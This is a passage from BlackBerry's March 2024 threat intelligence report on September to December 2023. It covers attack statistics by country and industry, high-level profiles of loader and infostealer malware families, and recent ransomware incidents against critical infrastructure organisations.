BlackBerry | Cybersecurity

GLOBAL THREAT INTELLIGENCE REPORT

Actionable and Contextualized Intelligence to Increase Your Cyber Resilience

MARCH 2024

Reporting Period: Sept. 1 - Dec. 31, 2023

CONTENTS

3 INTRODUCTION
- Highlights of the Report

5 CYBERATTACKS THIS PERIOD
- Attacks by Country: Statistics
- Attacks by Industry: Statistics
- Cyberattacks by Industry

14 GEOPOLITICAL ANALYSIS AND COMMENTS

16 INCIDENT RESPONSE ANALYSIS AND COMMENTS

18 THREAT ACTORS AND TOOLING
- Threat Actors
- Tools

20 CVES: IMPACT AND STATISTICS
- Introduction
- Trending CVEs
- Statistics

22 PREVALENT THREATS
- Windows
- Linux
- MacOS
- Android

24 MOST INTERESTING CYBER STORIES

26 COMMON MITRE TECHNIQUES

28 APPLIED COUNTERMEASURES

30 CylanceGUARD DATA
- CylanceGUARD Observations
- Observed Activity

35 CONCLUSIONS

36 FORECASTS

INTRODUCTION

As we enter 2024, we mark a full calendar year of quarterly *BlackBerry® Global Threat Intelligence Reports*. And what a year it has been. Over the past 12 months, the BlackBerry reports have become a key reference guide for cybersecurity professionals and CISOs worldwide, helping to keep decision makers up to date with the latest cybersecurity threats, trends and challenges affecting the industry. Utilizing both internal telemetry and external resources, BlackBerry aims to provide a comprehensive review of the global cyberthreat landscape within this reporting period.

In this latest issue, the BlackBerry Threat Research and Intelligence team has refined and reformatted the Critical Infrastructure section of the report. This important section now includes the finance, healthcare and government sectors, along with the existing critical infrastructure sectors of utilities and communications. In a new section, we also discuss the threats and challenges faced by commercial enterprises.

To round out the report, we'll tackle the top malware threats we've faced over the reporting period on all prominent operating systems (OS) and include actionable data for both MITRE D3FEND™ and MITRE ATT&CK®.

We're additionally proud to present a new section from our Incident Response (IR) and Forensics team in our Professional Services division, which discusses threats they've encountered in their customer engagements.

This report covers threats encountered in **September through December 2023.**

Highlights of the Report

120 Days by the Numbers

Unlike previous *Global Threat Intelligence reports* which cover three-month periods, this report covers four months, from September 1 to December 31, 2023. Over this reporting period, BlackBerry® cybersecurity solutions stopped over **5.2 million cyberattacks** targeting entities protected by BlackBerry solutions. This equates to approximately **31 attacks per minute,** up 19 percent from 26 attacks per minute during the previous reporting period.

During this reporting period, the per-minute rate of *novel* malware hashes was **27 percent greater** than it was in the last reporting period, with the BlackBerry Threat Research and Intelligence team recording **3.7 unique hashes per minute,** up from 2.9 novel malware samples per minute.

Critical Infrastructure and Commercial Enterprise

During this reporting period, BlackBerry's internal telemetry recorded that over **62 percent of total industry-related attacks targeted critical infrastructure.** Malware and other cyberthreats can have a debilitating impact on infrastructure, affecting not just the infected entity but potentially the entire region or country that these critical assets support.

Additionally, we have a whole new industry sector to report on: commercial enterprises. This sector comprises retail, capital goods, wholesale trade and other related industries. Our telemetry shows that nearly **33 percent** of all industry-related attacks that targeted assets protected by BlackBerry were in the commercial enterprise sector. Also, a whopping **53 percent** of these attacks used unique malware, suggesting that the attackers crafted new malware hashes, building them from scratch or modifying existing malware to give it a better chance of infiltrating its target.

Novel malware is typically used when the attacker has a high interest in a very specific organization or sector. The use of unique malware by a threat actor (as opposed to them using commodity or "off-the-shelf" malware) is usually intentional, meaning it is intended to evade defenses, which are often traditional defenses based on static signatures. Attackers can leverage simple automation scripts that create new pieces of malware (a.k.a. unique hashes) by compiling the same source code with minimal variations over and over again.

Ransomware and Infostealers Strike

As we forecast in the last report, a common external trend observed throughout this reporting period was ransomware taking advantage of new vulnerabilities and mass mobilizing against potentially vulnerable targets. Most ransomware groups operate purely for the sake of profiteering, and will often leverage new zero-day exploits both to increase their odds of success and monetary gain.

Throughout the reporting period, high-profile entities across the globe operating within both the critical infrastructure and commercial enterprise sectors were struck by ransomware groups. From healthcare operations in the United States to an energy provider in Europe, ransomware groups once again ran rampant, often to the detriment of public safety and even human life.

On a positive note, the FBI recently took a big step forward in the fight against LockBit, one of the largest ransomware groups on the threat landscape today. In a global operation known as "Operation Cronos," law enforcement in 10 countries collaborated to take control of the LockBit group's infrastructure and leak site, collect information from their servers, make arrests, and impose sanctions.[1] LockBit surfaced in 2019, targeting a wide range of organizations including banks and airlines. BlackBerry continues collaborating with international law enforcement to ensure threat groups such as LockBit do not act with impunity.

Within the critical infrastructure and commercial enterprise sectors, a vast array of information stealer (a.k.a. "infostealer") families were identified and blocked via BlackBerry cybersecurity solutions powered by Cylance® AI. Commodity malware was also used to target a number of sectors. These malicious families are often sold via underground forums as malware-as-a-service (MaaS) and utilized in countless large-scale cyberattack campaigns. MaaS is an unpleasant side-branch of the software-as-a-service (SaaS) model, and significantly lowers the barriers to entry for novice cybercriminals.

Actionable Intelligence

The goal of the *BlackBerry Global Threat Intelligence Reports* is to provide insightful cybersecurity data as well as contextual cyber threat intelligence (CTI). To further our goal of providing actionable intelligence, we have included sections on common MITRE techniques and applied countermeasures. This section summarizes the top 20 MITRE ATT&CK techniques used by threat groups during this reporting period, and we make comparisons to the previous reporting period.[2] These findings can be incorporated into actionable simulations in purple team exercises by conducting practical threat-modeling activities with our top 20 tactics, techniques and procedures (TTPs).

In addition, the BlackBerry Threat Research and Intelligence team leveraged MITRE D3FEND to develop a list of countermeasures for the top malicious techniques observed September through December 2023.[3] We have also included a section on the managed detection and response (MDR) data provided by the CylanceGUARD® team.

Finally, I'd like to thank our elite group of global researchers on the BlackBerry Threat Research and Intelligence team for continuing to produce world-class, first-to-market research that informs and educates our readership while continuously improving our data and Cylance AI-driven products and services. We hope you will find value in the detailed and actionable insights presented in our latest edition.

Ismael Valenzuela
Vice President, Threat Research and Intelligence at BlackBerry
@aboutsecurity

CYBERATTACKS THIS PERIOD

From September to December 2023, BlackBerry cybersecurity solutions stopped over **5,200,000 cyberattacks.** Though this reporting period is longer than in previous editions, a per-day look at the data shows an increase of **19 percent more cyberattacks** stopped in this period compared to our last edition.

Additionally, we've observed an average of around **5,300 *unique* malware samples per day** targeting our customers, totaling over **630,000 samples** recorded this reporting period, which is a **27 percent increase** over our previous reporting period.




Figure 1: Unique malware samples per minute over time.

Attacks by Country: Statistics

Attacks Stopped

Figure 2 on the next page shows the top five nations where BlackBerry cybersecurity solutions prevented the most cyberattacks (meaning the total number of attacks stopped). As in the prior report, the **United States** received the most attacks, accounting for **76 percent** of attacks logged during this reporting period. In the Asia-Pacific region, Australia and Japan experienced a high level of attacks, earning them spots in our top five, with Australia as a newcomer to our top five at number two and Japan coming in third, as it did in past reports. In Latin America, Peru experienced the fourth highest level of attacks, as it did in prior reports. Canada experienced the fifth highest level of attacks this reporting period.




Figure 2: Total attacks stopped versus unique malware encountered.

Unique Malware

Figure 2 also shows the five countries where BlackBerry cybersecurity solutions recorded the highest number of unique malware hashes. The **United States** ranks number one, experiencing the highest percentage of unique malware. The second, third and fourth countries with the highest percentage of unique malware were all in the Asia-Pacific region. South Korea was second, followed by Japan (third) and Australia (fourth). Canada came in fifth for the second reporting period in a row.

Looking at Figure 2 above, it is obvious that the *total number* of attacks stopped per country doesn't necessarily correlate with the number of *unique* hashes recorded.

There are a number of factors behind these results, including attacker motivation, complexity of attacks, and the goals of an attack. An attacker might have the goal of targeting the general population of a nation (or a specific industry), utilizing spam campaigns to target the masses. A hash can be very easily rehashed, which does not impact the running of the file's malicious code but changes the unique hashing algorithms of a file to make it look different to an anti-malware scanner.

Attackers might also employ more commodity or "off-the-shelf" malware and tools to cause widespread damage. However, others might be focused on a small group of people, an industry, or an individual company. In hyper-targeted cases, threat actors may target individual employees of a company of interest.[4] These malicious actors might even deploy more unique tools and tactics against very specific and typically high-value targets by using generative AI software to create deepfakes.




Figure 3: Attacks stopped and unique hashes ranked for the top five countries impacted this reporting period, versus previous report.

In Figure 3 above, you'll see how the total number of attacks stopped and unique malware hashes found varies by country over time, from the previous reporting period to the present reporting period.

- The United States, Japan and Peru remain the same in terms of overall number of attacks stopped, whereas South Korea climbs from number three to number two in ranking for unique malware, overtaking Japan.
- Additionally in the Asia-Pacific region, Australia was a new entry for most attacks stopped this reporting period, ranking second only behind the United States. Australia ranked fourth in the number of unique hashes targeting customers' systems.
- BlackBerry's telemetry recorded that Canadian-based entities experienced fewer attacks this quarter, dropping from second to fifth place. In our unique malware data during this reporting period, Canada maintained its fifth-place standing.

Australia's recent entry into our top five list of most attacks stopped may stem from recent geopolitical events. In November 2023, the Australian Signals Directorate (ASD) published its 2022-2023 Annual Cyber Threat Report, which revealed key trends in cybercrime facing Australian governments, business and individuals. In their report, ASD identified the AUKUS partnership, with its focus on nuclear-powered submarines and other advanced military capabilities, as "likely a target for state actors looking to steal intellectual property for their own military programs."[5] The ASD director went on to state that as Australia "becomes more military capable, that is obviously going to draw attention in terms of the areas that other actors are going to be interested in."

ASD additionally reported[6] that close to 94,000 reports of cybercriminal activity were made to law enforcement by individuals and businesses across Australia in 2023, an increase of 23 percent from the previous year, with ransomware alone causing up to $3 billion in damages to the Australian economy every year. Losses for small businesses in Australia targeted by cyberattacks averaged almost $46,000 per business last year, up from the previous financial year's $30,000.

To help counter this surge in cyber activity, ASD announced the launch of its "Act Now, Stay Secure" cybersecurity awareness-raising campaign, which identified key cyberthreats to individuals and small-to-medium businesses.[7] The campaign underscored the need to "act now" to address cyberthreats, stating that "for too long, Australian citizens and businesses have been left to fend for themselves against global cyberthreats," and sets out a bold vision to be "a world leader in cyber security by 2030."

Attacks by Industry: Statistics

Figure 4 below demonstrates both the attacks stopped and the unique hashes found by BlackBerry in each industry. Unlike previous reports, we've shifted the focus towards critical infrastructure by consolidating several key industry sectors, which were historically discussed separately, into a single section. This is to align our definitions of critical infrastructure with those of the Cybersecurity and Infrastructure Security Agency (CISA).[8] Based on the charts below, over **62 percent** of the attacks against industries recorded by BlackBerry were against critical infrastructure organizations.

We've also revamped our telemetry to include commercial enterprises, which accounted for **33 percent** of all attacks against industries stopped during this period. However, **53 percent** of the *unique* hashes recorded were aimed at commercial enterprises. (Remember, finding more unique hashes means that attackers were particularly interested in breaching these types of organizations, typically because a successful attack would be more lucrative.)




Figure 4: Industry-specific attacks stopped and unique malware hashes, September to December 2023.

Cyberattacks by Industry


Critical Infrastructure

Critical infrastructure is the backbone of any modern society and is vital to all aspects of its functionality. In fact, the U.S.-based CISA has defined 16 disparate sectors as being under the umbrella of critical infrastructure.[9] These include transportation, healthcare, energy, communications, financial, defense, the industrial sector and several others. As the systems and assets of many of these sectors are woven together in an interconnected digital landscape, they find themselves frequently in the crosshairs of cyberthreat actors who attempt to exploit security misconfigurations and vulnerabilities for varying motives.

This was evident throughout the last reporting period, when CylanceENDPOINT™ by BlackBerry and other BlackBerry cybersecurity solutions stopped **over two million attacks** against various sectors within critical infrastructure, with the **finance sector alone experiencing over one million attacks.**

Additionally, government and public sector organizations experienced the most diverse spread of attacks, with over **36 percent** of unique hashes targeting this sector.

BREAKDOWN OF ATTACKS STOPPED BY INDUSTRY



BREAKDOWN OF UNIQUE MALWARE OBSERVED BY INDUSTRY




Figure 5: Critical infrastructure statistics for this reporting period.

Top Critical Infrastructure Threats

Cyberthreats that target this diverse array of sectors have the potential to cause mass disruption and incapacitate or compromise critical assets, systems and networks of their respective entities. This in turn can have a serious effect on the economic security, public health and the social stability of a nation regardless of scale of the attack, economic development of the nation or its standard of living.

BlackBerry observed several malware families targeting various sectors within our internal telemetry during this reporting period:

PrivateLoader is a malicious downloader family, written in C++ and observed continuously since being first discovered in 2021. The malware is often used to facilitate the deployment of infostealers onto a victim's device. According to our telemetry, PrivateLoader was observed within this reporting period attempting to target systems related to financial services,[10] food and agriculture[11] and government facilities.[12]

PrivateLoader is known for distributing a wide range of malicious payloads of varying complexities. The malware's distribution network is managed though an underground pay-per-install (PPI) service, which finances the continued use and development of the malware and its infrastructure.

RisePro is a commodity infostealer that has been seen in the wild since 2022. Through our investigations of PrivateLoader's indicators of compromise (IoCs), we noticed that several samples attempted to deploy malware through its distribution service, including RisePro. Once on a victim's device, RisePro will attempt to communicate with its command-and-control (C2) and illicitly obtain private and sensitive data before sending it to the attacker's servers. This stolen data can be sold to another malicious third-party or used in secondary activities targeting the affected victim.

SmokeLoader is a multi-purpose malware that has been noted by BlackBerry in previous reporting periods. The malware acts as an independent backdoor but is often used as a delivery mechanism for other malware. SmokeLoader is often inadvertently downloaded via phishing documents or links before getting a foothold on a targeted device. This malware was observed targeting the energy sector this reporting period.[13]

Notably within the reporting period, Ukraine's National Cyber Security Coordination Centre (NCSCC) saw a surge of attacks related to SmokeLoader also targeting government organizations.[14] What makes SmokeLoader so potent is its ability to deploy various other malware onto the victim's device.

SmokeLoader has been known in the past to drop a plethora of infostealers such as Amadey, RedLine and Vidar, but additionally to act as a delivery mechanism for ransomware. The threat group behind 8Base ransomware has previously used SmokeLoader to distribute a variant of Phobos ransomware.[15]

PikaBot is a stealthy and evasive malware that emerged in early 2023 and has been a prominent threat throughout the year. This modular malware shares many similarities with the QakBot Trojan and can receive various commands from its C2. During this reporting period, PikaBot was identified on government[16] and energy[17] sector-based entities.

PikaBot is persistent and has numerous functions to prevent it from being analyzed by threat researchers, including several anti-sandbox/anti-analysis checks. Once on a victim's device, the malware can receive and run commands to collect valuable device information and execute orders received from its C2.

Commodity infostealers have also been moderately active throughout this quarter. Many infostealers are sold as MaaS and utilized in large-scale campaigns.

LummaStealer (LummaC2) is a C-based infostealer that focuses on exfiltrating private and sensitive data from the victim device. LummaStealer has a notable ability to obtain cryptocurrency wallet data and two-factor authentication (2FA) browser extension data. Throughout the reporting period, LummaStealer was observed by BlackBerry targeting financial institutions[18] and government[19] entities.

RecordBreaker (RaccoonStealer) is another widely distributed infostealer that was temporarily shut down due to the arrest of a core threat group member in 2022. However, the group returned in mid-2023 with an updated version. Our telemetry recorded RecordBreaker targeting healthcare institutions, both in this reporting period and the prior one.

RedLine infostealer has been one of BlackBerry's most observed threats throughout previous reports. The .NET compiled stealer has a strong focus on credential scraping and stealing from several software and digital platforms, with a focus on credit card information and cryptocurrency wallets.

RedLine is widely available via underground forums sold as a subscription or as a standalone product for a relatively inexpensive cost. The malware family primarily targeted communications[20] and government[21] sectors this reporting period.

Wider Critical Infrastructure Threat Landscape

Throughout this reporting period the broader cyberthreat landscape was also highly active, witnessing a number of noteworthy attacks against critical infrastructure organizations worldwide.

In mid-October, the Illinois-based Morrison Community Hospital was the alleged victim of a breach by the BlackCat/ALPHV ransomware gang with an appearance on its dark website.[22] The hospital itself published a security notification several weeks later on their site stating that they had suffered an incident in late September that "involved an unauthorized party gaining access to our network environment."[23] It did not, however, mention the name of the attacker or if any files were locked or pilfered.

In November, the Slovenian state-owned energy entity Holding Slovenske Elektrarne (HSE) was the victim of a ransomware attack.[24] As the provider of approximately 60 percent of the country's energy production, it was fortunate that the breach and file encryption did not impede the production or output of power.

Although the attackers in this case were not officially named, the Rhysida ransomware group may have been the culprit.[25] This group claimed to have victimized HSE on their website several weeks later.[26]

November also brought news of another state-owned entity being subjected to an attack and breach from a ransomware gang.[27] This time it was a largely state-owned telecommunications services company, which had been the victim of an attack a month prior by the RansomEXX gang, with a reported 6GB of data pilfered. This included many different forms of personally identifiable information (PII). Reports also indicated that a CSV data file with information on over a million of their customers was leaked on the dark web.[28]

